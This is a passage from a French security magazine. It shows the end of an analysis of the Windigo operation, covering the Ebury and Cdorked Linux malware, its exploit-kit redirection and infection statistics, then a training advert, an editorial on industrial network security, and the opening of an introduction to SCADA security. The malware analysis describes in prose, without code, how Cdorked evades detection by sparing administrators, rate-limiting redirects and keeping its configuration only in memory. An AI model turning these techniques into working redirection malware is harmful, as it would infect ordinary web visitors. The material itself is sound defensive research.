contenue dans le programme.

Dans une seconde version de cet algorithme, l'enregistrement DNS « TXT » du nom de domaine contient le chiffrement RSA-1024 de l'adresse IP et du nom de domaine du serveur d'exfiltration. Une clé publique RSA est alors contenue dans Linux/Ebury, et les données déchiffrées permettent de valider que l'adresse IP est bien celle choisie par les opérateurs (seuls détenteurs de la clé privée).

3 Linux/Cdorked, ou comment rediriger des visiteurs de sites Internet discrètement

Nous allons maintenant décrire la principale méthode par laquelle l'opération Windigo rapporte de l'argent à ses opérateurs : la redirection des visiteurs de sites Internet légitimes vers des kits d'exploits afin de les infecter avec des logiciels malveillants.

3.1 Organisation

Les serveurs compromis par Linux/Ebury hébergeant des sites Internet peuvent être infectés en plus par Linux/Cdorked, qui implémente la redirection des visiteurs. La logique de cette redirection peut être résumée de la façon suivante :

1. Les victimes visitent un site Internet hébergé sur un serveur infecté par Linux/Cdorked, qui va alors les rediriger vers un sous-domaine d'un nom de domaine légitime, par exemple « blabla.domainelegitime.com ». Cette redirection n'est pas systématique, elle dépend de plusieurs conditions que nous décrirons plus loin.
2. Le serveur DNS autoritaire pour « domainelegitime.com » est infecté par un autre composant de l'opération Windigo, appelé Linux/Ominiki. Celui-ci va faire retourner au serveur DNS une adresse IP qui est en fait encodée dans le sous-domaine de la requête (« blabla »). Ceci permet de s'appuyer sur des serveurs DNS légitimes, donc moins propices à être mis sur liste noire, tout en n'ayant pas besoin de maintenir de configuration sur ces serveurs DNS.
3. L'adresse IP retournée correspond à un serveur qui est le point d'entrée d'une chaîne de relais vers une machine qui distribue des exploits. Si la machine de l'utilisateur est vulnérable à un de ses exploits et que certaines conditions (que nous décrirons plus loin) sont vérifiées, il se verra alors infecté par un logiciel malveillant. Dans le cas contraire, l'utilisateur peut être redirigé vers des sites publicitaires, dont les revenus reviennent aussi aux opérateurs.

3.2 Statistiques

Nous avons comptabilisé l'accès de nos clients aux différents points d'entrées des chaînes de redirection vers les kits d'exploits. L'URL pour accéder à ces serveurs contient en paramètre le nom de domaine du site Internet légitime qui a initialement été visité, ce qui nous a permis d'établir que, pour les 3 mois de novembre 2013 à janvier 2014, 2 183 serveurs Internet différents étaient infectés par Linux/Cdorked.

De plus, nous avons eu accès à une capture du trafic réseau durant un week-end de septembre 2013 sur un des points d'entrées de la chaîne de redirection. Sur ces deux jours, nous avons comptabilisé plus de 1,1 million d'adresses IP différentes contactant ce serveur afin de se faire délivrer un exploit. Le kit de distribution d'exploits alors utilisé était le célèbre Blackhole **[REF-2]** (ensuite remplacé par Neutrino **[REF-3]**, puis par FlashPack), et la charge utile distribuée n'était pas chiffrée, ce qui nous a permis de compter précisément les visiteurs qui étaient effectivement infectés (ceux qui recevaient un fichier exécutable). Ainsi, 11 108 visiteurs ont été infectés ce week-end-là, ce qui donne un taux d'infection d'environ 1%. Bien que ce pourcentage puisse sembler faible, plus de 10 000 infections sur un week-end pour un seul point d'entrée de l'opération reste un nombre impressionnant de victimes. Nous reviendrons sur les logiciels malveillants Windows distribués par la suite.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

3.3 Implémentation

Linux/Cdorked implémente non seulement la redirection des visiteurs de sites Internet légitimes, mais il offre de plus une porte dérobée sur le serveur, en plus de celle mise en place par Linux/Ebury. Nous allons maintenant décrire ce composant plus en détail.

3.3.1 Installation

Afin de mettre en place la logique de redirection, Linux/Cdorked remplace les binaires du serveur web par ses propres versions. Nous avons collecté ces programmes pour les serveurs web Apache, Nginx et Lighttpd. Le déploiement s'effectue de façon similaire aux premières versions de Linux/Ebury : le code source du serveur web est téléchargé, modifié, puis recompilé directement sur le serveur cible. Autrement dit, les opérateurs maintiennent des « patchs » pour les serveurs web usuels, ce qui montre encore une fois le degré de sophistication de l'opération.

3.3.2 Redirection des visiteurs

La redirection d'un visiteur vers le kit d'exploits dépend de nombreuses conditions, afin de rendre ce comportement plus discret. Premièrement, Linux/Cdorked vérifie si un cookie particulier est en place du côté du navigateur Internet du visiteur, afin de ne rediriger un même utilisateur qu'une seule fois. Si une des chaînes de caractères « support », « webmaster » ou « webmin » est présente dans la requête (ce qui peut indiquer que le visiteur est l'administrateur du serveur), la valeur du cookie est fixée de telle sorte que cet utilisateur ne sera jamais redirigé vers le kit d'exploits. Ensuite, une série de propriétés plus générale doivent être vérifiées pour que la redirection ait lieu :

- Avoir les en-têtes HTTP « Accept-Language », « Accept-encoding » et « User-Agent » ;
- L'URL visitée termine par «.htm », « .php » ou « .js » ;
- L'adresse IP du client n'a pas été redirigée depuis 48 heures.

Finalement, l'opérateur peut configurer plus finement les conditions de redirection par le biais de différentes commandes acceptées par la porte dérobée de Linux/Cdorked. Il peut par exemple imposer des conditions sur les adresses IP des visiteurs, leur système d'exploitation, ou encore leur langue (à partir du contenu de l'en-tête HTTP « User-Agent »). Cette configuration est stockée dans un segment de mémoire partagée POSIX, c'est-à-dire qu'il n'y en a aucune trace sur le disque.

3.4 Logiciels malveillants Windows

Lorsque le visiteur redirigé est sous Windows et qu'il est vulnérable, il peut recevoir deux logiciels malveillants différents, en fonction de sa localisation géographique :

- S'il vient d'un pays anglophone, il reçoit Win32/Boaxxe, qui fraude des réseaux de publicités par le biais de différentes techniques **[REF-4]**. Nous n'avons trouvé aucun lien entre l'infrastructure de contrôle de Win32/Boaxxe et celle de l'opération Windigo, ce qui nous laisse croire que Boaxxe est opéré par un autre groupe, qui paye pour des installations.
- S'il vient d'un autre pays, il reçoit Win32/Glupteba.M, qui fait de la machine un relais SMTP pour envoyer du pourriel. Dans ce cas, il y a bien un lien avec le reste de l'opération, puisque les serveurs de contrôle sont infectés par Linux/Ebury et les messages envoyés sont similaires à ceux de Perl/Calfbot.

Conclusion

Nous avons décrit une opération dont des milliers d'utilisateurs ont été victimes, par le biais de l'infection de serveurs Linux. De nombreux détails ont été omis, et nous invitons le lecteur intéressé à se référer à notre article en anglais pour une analyse plus détaillée **[REF-5]**. Il y trouvera aussi un ensemble d'indicateurs afin de déterminer si un serveur est infecté par un des composants de l'opération. ■

Remerciements

Cette analyse est le fruit d'un travail collectif, avec Olivier Bilodeau, Pierre-Marc Bureau, Alexis Dorais-Joncas, Marc-Étienne M.Léveillé et Benjamin Vanheuverzwijn.

Références

[REF-1] http://openssh.org

[REF-2] http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophosblackholeexploitkit.pdf

[REF-3] http://malware.dontneedcoffee.com/2013/03/hello-neutrino-just-one-more-exploit-kit.html

[REF-4] http://www.welivesecurity.com/2014/01/17/boaxxe-adware-a-good-advert-sells-the-product-without-drawing-attention-to-itself-part-2/

[REF-5] http://www.welivesecurity.com/windigo

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

SANS

www . hsc-formations . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504
Techniques de hacking, exploitation de failles et gestion des incidents

SEC 542
Tests d'intrusion des applications web et hacking éthique


SEC 560
Tests d'intrusion et hacking éthique

SEC 660
Tests d'intrusion avancés, exploitation de failles et hacking éthique

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC SANS

HSC



SCADA, C'EST PLUS FORT QUE TOI

Faire un dossier sur les réseaux industriels avait tout de l'arlésienne pour MISC. Cela fait des années que nous remettions régulièrement le sujet sur la table en réunion de rédaction sans réussir à trouver suffisamment d'auteurs motivés et calés sur le sujet pour avoir matière à faire un dossier sur la question.

Pourtant, les risques posés par ces réseaux ont régulièrement défrayé la chronique et pas seulement dans la presse spécialisée. En 2008, un adolescent faisait dérailler un tramway en Pologne après avoir pris le contrôle du système d'aiguillage [1]. Pour le grand public comme pour beaucoup d'informaticiens, Stuxnet a été en 2010 l'occasion de découvrir l'acronyme SCADA (*Supervisory Control And Data Acquisition*) et la criticité de ce type de réseau.

Depuis les articles faisant état de scénarios catastrophes où des villes entières seraient touchées par des pannes électriques ou d'alimentation en eau paraissent régulièrement dans les médias et animent les déjeuners dominicaux en famille.

Ce dossier est donc enfin l'occasion de lever le voile sur ces réseaux et, le moins que l'on puisse dire, c'est que la lecture des articles risque de vous priver de sommeil avec autant d'efficacité qu'un Stephen King de la grande époque.

Totalement béotien dans le domaine, j'avoue être tombé des nues en découvrant certains passages.

Non seulement les réseaux industriels sont extrêmement critiques et les conséquences d'une panne peuvent être dramatiques (centrales électriques, centres de traitement et distribution d'eau, transports ferroviaires, etc.), mais les systèmes d'information qui les pilotent semblent pour le moins fragiles.

L'ANSSI, avec ses habituelles précautions oratoires, le dit élégamment dans son guide « Maîtriser la SSI pour les systèmes industriels » [2] : « la grande durée de vie des installations conduit à une "superposition" des vagues technologiques successives sur un même site entraînant un phénomène d'obsolescence des matériels et logiciels. » Dans un langage moins technocratique : « ça grouille de NT4. » Et dans le cadre d'un pentest, la difficulté majeure risque d'être de trouver des exploits compatibles avec le Service Pack 1. Plutôt que de se livrer à de la recherche de 0days, nous sommes plutôt partis pour un travail d'archéologie.

Vous découvrirez donc dans ces lignes les secrets des réseaux industriels et des éléments de réponse pour les sécuriser. Ces réseaux qui ressemblent de plus en plus aux réseaux informatiques (de l'IP sur de l'Ethernet), mais avec un langage, des enjeux, des contraintes, un mode de conception et d'exploitation qui peuvent déconcerter les équipes informatiques. Ce qui fait d'ailleurs un peu penser au monde de la téléphonie qui semblait si étranger aux informaticiens au début des années 2000...

Un grand merci à Orion Ragozin sans qui ce dossier n'aurait jamais vu le jour, aux auteurs et à tous les relecteurs !

Cedric Foll / @follc

[1] http://www.theregister.co.uk/2008/01/11/tram_hack/

[2] http://www.ssi.gouv.fr/IMG/pdf/Guide_securite_industrielle_Version_finale.pdf

AU SOMMAIRE DE CE DOSSIER :

[27-33] Introduction à la cybersécurité des Systèmes d'Information (SI) Industriels

[34-40] Intégration de la cybersécurité avec la sûreté de fonctionnement

[43-50] Bonnes pratiques d'architecture pour la sécurité

[52-59] Tests d'intrusion sur automates : méthodes, outils et retours d'expérience

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 27/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

INTRODUCTION À LA CYBERSÉCURITÉ DES SYSTÈMES D'INFORMATION (SI) INDUSTRIELS

Orion RAGOZIN – orionragozin@hotmail.com

mots-clés : CIM / SCADA / SNCC / API / CONTRÔLE COMMANDE / STUXNET

Anciennement construites à base de technologies conventionnelles de type relais, câblages en point à point, boutons, voyants, les installations industrielles intègrent depuis le début des années 1980 de plus en plus de composants numériques interconnectés créant ainsi un véritable SI Industriel capable d'améliorer l'allocation des ressources et d'adapter rapidement la production aux variations du marché.

Cette adoption du numérique a rendu les installations industrielles vulnérables aux cyberattaques avec des conséquences pouvant être d'une ampleur plus grave que sur un SI traditionnel : dommages environnementaux irréversibles, perte définitive de l'outil de production et dans le pire des cas des pertes humaines.

1 Un peu d'histoire… les années 1980 la vision d'une installation industrielle automatisée et informatisée

Avant les années 1980, le pilotage des processus industriels était effectué en utilisant des technologies conventionnelles : relais permettant d'implémenter des fonctions logiques câblées simples, boutons, voyants, potentiomètres, le tout sous forme de systèmes dédiés et isolés. La réalisation était complexe et peu flexible, avec un pilotage local par un opérateur qui avait une vue directe sur le processus. Il jouait souvent le rôle d'automate de pilotage et de sûreté.

L'invention du circuit imprimé à la fin des années 1950 et l'émergence des Bus Terrain a permis d'évoluer vers des systèmes programmables et des architectures distribuées avec des temps de réaction proches du temps réel. Néanmoins, la complexité des infrastructures techniques les rendaient difficilement maintenables et adaptables à la croissance de la demande de production. Dans le but d'augmenter la capacité de l'outil de production à s'adapter rapidement à cette évolution et de diminuer les coûts de construction et de maintenance, les équipementiers vont, à partir des années 1980, utiliser de façon croissante les technologies informatiques.

Pour mieux expliquer l'apport de l'informatique, les équipementiers industriels appuyés par la « Society Of Manufacturing Engineers » conçoivent en 1980 le modèle CIM « Computer Integrated Manufacturing » ou « Production Intégrée par Ordinateur ». Ils présentent le futur d'une installation basée sur une automatisation poussée de l'outil de production industriel par le biais des systèmes informatisés et de l'intégration des processus industriels aux processus de gestion de l'entreprise.

Ce modèle découpe la production en 5 niveaux qui correspondent à des niveaux de décision (Fig.1).

La généralisation des réseaux Ethernet à tous les niveaux de la pyramide rend cette logique de hiérarchisation moins évidente.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 1 : Pyramide CIM.

2 La cybersécurité des SI Industriels : une priorité

La cybersécurité des SI Industriels est aujourd'hui au cœur des préoccupations des États et entreprises à cause de leur utilisation répandue pour des fonctions critiques :

- Ils sont au cœur des outils de production des infrastructures critiques **[ICE]**. Un des principaux événements redoutés est qu'une cyberattaque puisse, à cause de leurs interdépendances et par effets en cascade, créer des défaillances généralisées, ce qui entraînerait une paralysie générale d'un ou plusieurs pays.
- La fonction d'automatisation apportée par le SI Industriel a contribué à étendre son utilisation dans d'autres domaines, en voici quelques-uns :
  - La protection physique de site : contrôle d'accès, détection d'intrusion ;
  - Le pilotage des servitudes d'un bâtiment, distribution électrique, climatisation ;
  - Le pilotage automatique de moyens de transport : avions, bateaux, trains, métro.

Longtemps considérés comme des systèmes à l'abri des cyberattaques parce que relativement isolés et demandant des compétences spécifiques, ils sont aujourd'hui au centre de toutes les attentions à cause de leurs vulnérabilités, du type et de l'ampleur des conséquences et du profit qu'une personne malveillante pourrait en tirer. En 2010, Stuxnet a confirmé la possibilité de perpétrer des cyberattaques pouvant avoir une action destructrice dans le monde physique et mis




Fig. 2 : Incidents marquants avant Stuxnet.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

en lumière la relative inefficacité de leur isolation physique comme seule réponse. De nombreux incidents qui ont précédé Stuxnet ont été autant d'avertissements qui n'ont pas été pris en compte. La chronologie ci-dessous montre quelques incidents marquants entre 1982 et Stuxnet (Fig. 2).

3 Un panorama de référentiels abondant

Il existe un nombre important de référentiels et normes traitant de la cybersécurité des SI Industriels.

Les États-Unis en sont les plus grands pourvoyeurs notamment au travers du **[NIST]** et **[DHS]**. Cela est dû, entre autres, aux initiatives de protection des infrastructures critiques qui ont été prises suite aux attentats du 11 septembre 2001.

Des initiatives ont été lancées au niveau européen par l'**[ENISA]** parallèlement aux états membres qui en ont fait une priorité nationale : l'**[ANSSI]** en France, le **[CNPI]** en Angleterre, le **[BSI]** en Allemagne. L'objectif est de définir un cadre réglementaire qui imposerait aux Opérateurs d'Infrastructures Vitales de sécuriser les SI dont un sabotage aurait des conséquences économiques et sociales catastrophiques pour un pays.

Des initiatives spécifiques sont aussi prises au niveau de certains secteurs d'activité qui publient des référentiels adaptés à leur contexte, par exemple : l'AIEA pour le domaine Nucléaire avec le guide NSS17 – *Computer Security at Nuclear Facilities*, le NERC *Critical Infrastructure Protection* destiné aux producteurs, transporteurs et distributeurs d'électricité.

Au-delà de toutes ces initiatives, il existe un consensus autour de la norme IEC 62443 – *Industrial Automation and Control Systems Security* qui adresse l'ensemble des domaines de la sécurité des SI Industriels :

- IEC 62443-1-X – Introduction à la norme ;
- IEC 62443-2-X – Exigences de sécurité organisationnelle qui inclut la sécurité en phase d'intégration et d'exploitation ;
- IEC 62443-3-X – Exigences de sécurité qui adressent l'architecture et les systèmes ;
- IEC 62443-4-X – Exigences de sécurité pour le développement des composants industriels (Fig. 3).

4 État des lieux des SI Industriels : un existant difficile à sécuriser

Le bilan dressé dans ce chapitre a pour objectif de mettre en avant les vulnérabilités communément rencontrées et les contraintes qui auront un impact sur l'élaboration de la cible de sécurité et la trajectoire temporelle pour l'atteindre.




Fig. 3 : Structure de la norme IEC – 62443 (source: ISA France).

4.1 Un contexte d'emploi contraignant

Les technologies de l'information ne cessent d'évoluer afin de s'adapter aux nouveaux besoins utilisateurs, intégrer les dernières avancées technologiques et corriger les bugs de sécurité. Cette dynamique qui a été intégrée au cycle de vie des SI de Gestion, n'est pas adaptée aux SI Industriels qui possèdent des contraintes qui influent sur la mise en place du plan de sécurisation, en voici quelques-unes :

- Rénover l'outil de production est coûteux, car les entreprises construisent des installations qui peuvent durer parfois plus de 30 ans dans le but d'amortir le coût de l'investissement. Les composants installés sont souvent obsolètes et n'offrent que des fonctionnalités limitées ne permettant pas la mise en œuvre des mesures de sécurité. Par exemple, la présence d'équipements réseaux qui ne supportent pas la technologie VLAN. Lorsque c'est le cas, le coût de la mise en place d'une architecture sécurisée s'alourdit, car cela demande une refonte complète du réseau ;
- Pour certains logiciels qui ont été développés spécifiquement pour une usine, les éditeurs ont cessé leurs activités. Leur réécriture pour les rendre compatibles avec les nouveaux systèmes demande un investissement financier conséquent ;
- Les installations sont conçues pour produire de façon continue. Les modifications du SI Industriel ne peuvent être faites que pendant les arrêts de maintenance planifiés, c'est-à-dire une à deux fois par an ;
- Ils sont parfois soumis à une réglementation ou des exigences clients très strictes qui cherchent à s'assurer de la qualité du produit fini. Cela limite la possibilité de modifier certains systèmes sans passer par un processus de gestion des changements qui peut être long et coûteux, car il nécessite une implication des parties prenantes ;

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

- Certains SNCC sont installés clefs en main et maintenus en conditions opérationnelles et de sécurité par les intégrateurs, toute demande d'application de nouvelles exigences de sécurité nécessitera une revue des clauses contractuelles. Ces systèmes possèdent une configuration et une architecture préétablies. Il est très difficile d'y apporter des modifications, car cela peut demander à l'équipementier de mener des travaux de rétro conception trop importants. Par exemple, certaines solutions intègrent à la fonction de conduite la possibilité de configurer les automates de sûreté ce qui constitue un frein lorsque l'on veut concevoir une architecture où ces deux fonctions sont indépendantes ;
- Très compétentes sur la couche métier, les équipes de l'informatique industrielle n'ont pas eu de formation poussée dans tous les domaines informatiques : réseaux, systèmes d'exploitation, Active Directory, DNS, sécurité. Elles sont dans une approche de type *plug and play* et évitent de faire des opérations sur le composant une fois installé. Il est donc indispensable d'apporter un appui technique à ces équipes afin de s'assurer d'une implémentation efficace des mesures de sécurité et du maintien en condition de sécurité.

4.2 Trois topologies de SI Industriels

On peut distinguer trois topologies de SI Industriels.

4.2.1 SI Industriel étendu

Un SI Industriel étendu est mis en œuvre pour superviser et contrôler plusieurs systèmes et/ou équipements qui peuvent être déployés sur une étendue géographique plus ou moins grande, à l'échelle d'un pays par exemple. Ses caractéristiques sont :

- Pour communiquer, il s'appuie sur des infrastructures MAN, WAN filaires ou sans-fil (satellite, GSM, 3G) ou Internet.
- Les principaux composants mis en œuvre sont : un logiciel SCADA qui s'appuie sur des UCD ou API pour remonter des données et éventuellement piloter des équipements mécaniques. Les actions de pilotage peuvent être automatiques ou à l'initiative de l'opérateur sur la base des événements générés au niveau des points supervisés (Fig. 4).

On retrouve ce type de SI Industriels dans les domaines suivants : transport et distribution de biens (eau potable, électricité, pétrole, gaz), chauffage urbain, transport de voyageurs.

Les principales vulnérabilités des SI Industriels étendus sont les suivantes :

- Interconnexion sans qu'il y ait de restriction de communication entre les différents points d'accès du réseau, mode *Any to Any*. Un point d'accès compromis permet à un attaquant d'avoir accès complet à l'infrastructure ;
- Les protocoles industriels utilisés pour communiquer n'offrent pas de mécanismes de sécurité ou si c'est le cas ceux-ci ne sont pas robustes ;
- Équipements connectés directement sur Internet. **[SHODAN]** a mis en lumière la facilité de trouver des automates, UCD, SCADA connectés directement sur Internet. Le projet **[SHINE]** (*SHodan INtelligence Extraction*) lancé en 2008 pour recenser les équipements de type industriel connectés sur Internet avait identifié à fin 2013 plus d'un million d'équipements et de logiciels pouvant être industriels ;
- L'avènement du Smart Grid complexifie davantage la sécurisation des architectures étendues, car l'équipement est installé au plus près des consommateurs ce qui l'expose à une surface d'attaque beaucoup plus importante.

4.2.2 SI Industriel localisé

Le SI Industriel est localisé à un site bâtiment ou déployé sur une étendue géographique relativement limitée. Il peut être conçu sur des systèmes à base de Systèmes Numériques de Contrôle Commande (SNCC) et/ou API supervisés par un SCADA, cela dépend du type de production, de sa criticité et du niveau de disponibilité souhaité.

Il s'appuie sur un réseau local industriel basé sur Ethernet/TCP/IP qui permet d'avoir un moyen de communication unifié entre les automates, la supervision, la gestion de la planification de la production.

Dans la recherche ultime du réseau unifié, l'utilisation de protocoles industriels basés sur Ethernet gagne de plus en plus de terrain par rapport aux protocoles industriels standards **[ETHER]**. Cette tendance devrait entériner la transformation du SI Industriel en un réseau entièrement informatisé et il sera possible




Fig. 4 : Exemple d'architecture de SI Industriel étendu.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

d'avoir une remontée directe des équipements de plus bas niveau (capteurs, actionneurs, Entrées/Sorties, etc.) des alertes, fonctions qui ne sont pas disponibles avec les protocoles industriels standards (Fig. 5).

On retrouve ce type de SI Industriels dans l'exécution d'activités telles que : génération d'électricité (centrale conventionnelle, nucléaire), raffineries, traitement de l'eau et des eaux usées, chimie, avions, etc.

Les principales vulnérabilités des SI Industriels localisés sont les suivantes :

- Des pare-feux sont souvent installés pour cloisonner le SI de Gestion du SI Industriel, mais c'est plus pour délimiter les périmètres de responsabilité que pour apporter une vraie sécurité. L'analyse des règles montre souvent une perméabilité importante notamment pour permettre aux utilisateurs d'accéder aux données de production (accès au serveur d'historisation) ou permettre aux opérateurs d'accéder aux postes de conduite par le biais de protocoles de type Remote Desktop : VNC, Dameware ;
- On décrit souvent les SI Industriels comme des systèmes structurés basés notamment sur des modèles hiérarchisés de type CIM. La réalité est autre, ce sont des architectures à plat qui n'offrent aucune segmentation ;
- Lors de l'installation des équipements informatiques, la préoccupation première de l'équipe informatique industrielle est de faire en sorte que la production tourne. La cybersécurité n'a jamais été un pré-requis, les équipements sont donc installés avec une configuration par défaut ;
- Les accès distants, aussi bien pour offrir la possibilité à l'équipe de maintenance locale de se connecter à distance en cas d'astreinte que pour les prestataires en cas d'intervention, n'offrent qu'une configuration de sécurité minimaliste et les mots de passe ne sont pas robustes.

